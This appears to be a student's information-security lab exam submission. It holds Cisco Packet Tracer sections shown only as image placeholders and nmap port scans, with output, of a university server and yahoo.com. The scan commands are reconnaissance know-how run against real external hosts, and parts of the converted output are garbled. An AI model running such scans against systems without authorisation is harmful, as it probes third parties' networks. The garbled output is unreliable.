

CSE3501-Information Security Analysis and Audit Lab

NAME- HRITIK DUBEY REG NO-19BIT0150 SLOT- L41+L42


LAB FAT

Faculty : Dr. Priya V


DRIVE LINK-

[https://drive.google.com/drive/folders/1wBKGRcglT0AT6lhD0LzvK06kWQf_1xL?
usp=sharing](https://drive.google.com/drive/folders/1wBKGRcglT0AT6lhD0LzvK06kWQf_1xL?usp=sharing)


1. Question 1: Cisco Packet Tracer [15 Marks]





BASIC ROUTER CONFIGURATION




ASA CONFIGURATION







PING SNAPSHOT



Question 2 : Cisco Packet Tracer [15 Marks] NMap Scan

```
#nmap -sS chennai.vit.ac.in  
#nmap -p 80,443 chennai.vit.ac.in  
#nmap chennai.vit.ac.in
```

```
(root㉿kali)-[~/home/kali]  
└─# nmap -sS chennai.vit.ac.in  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-07 07:57 EST  
Nmap scan report for chennai.vit.ac.in (115.240.194.16)  
Host is up (0.13s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
80/tcp    open  http  
443/tcp   open  https  
Nmap done: 1 IP address (1 host up) scanned in 55.31 seconds  
  
(root㉿kali)-[~/home/kali]  
└─# nmap -p 80,443 chennai.vit.ac.in  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-07 07:58 EST  
Nmap scan report for chennai.vit.ac.in (115.240.194.16)  
Host is up (0.023s latency).  
PORT      STATE SERVICE  
80/tcp    open  http  
443/tcp   open  https  
Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds  
  
(root㉿kali)-[~/home/kali]  
└─# nmap chennai.vit.ac.in  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-07 07:59 EST  
Nmap scan report for chennai.vit.ac.in (115.240.194.16)  
Host is up (0.023s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
80/tcp    open  http  
443/tcp   open  https  
Nmap done: 1 IP address (1 host up) scanned in 44.11 seconds
```

PORt STATE SERVICE
21/tcp open ftp
80/tcp open http
443/tcp open https

Question 2 : Yahoo.com". Which NMAP switch would the hacker use? In

Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Player ▾

qterminal Capturing from eth0

root@kali:/home/kali

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ 
(kali㉿kali)-[~]
$ 
(kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
(root㉿kali)-[~/home/kali]
#
# nmap -A yahoo.com
# rmap -sS yahoo.com
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-07 08:07 EST
Nmap scan report for yahoo.com (98.137.11.164)
Host is up (0.044s latency).
Other addresses for yahoo.com (not scanned): 98.137.11.163 74.6.231.21 74.6.231.20 74.6.143.26 74.6.143.25 2001:4998:24:120d::1:1 2001:4998:24:120d::1:0 2001:4998:24:120d::1:1
98.124:1507::F000 2001:4998:124:1507::F001 2001:4998:44:3507::8001 2001:4998:44:3507::8000
rDNS record for 98.137.11.164: media-router-fp73.prod.media.vip.bf1.yahoo.com
No shown: 998 filtered ports
PORT      STATE SERVICE          |          VULNS
PORT      STATE SERVICE          |          VULNS
80/tcp    open  http           |          Couldn't find any stored XSS vulnerabilities.
443/tcp   open  https          |          Couldn't find any stored XSS vulnerabilities.

Nmap done: 1 IP address (1 host up) scanned in 63.96 seconds

(root㉿kali)-[~/home/kali]
#
```


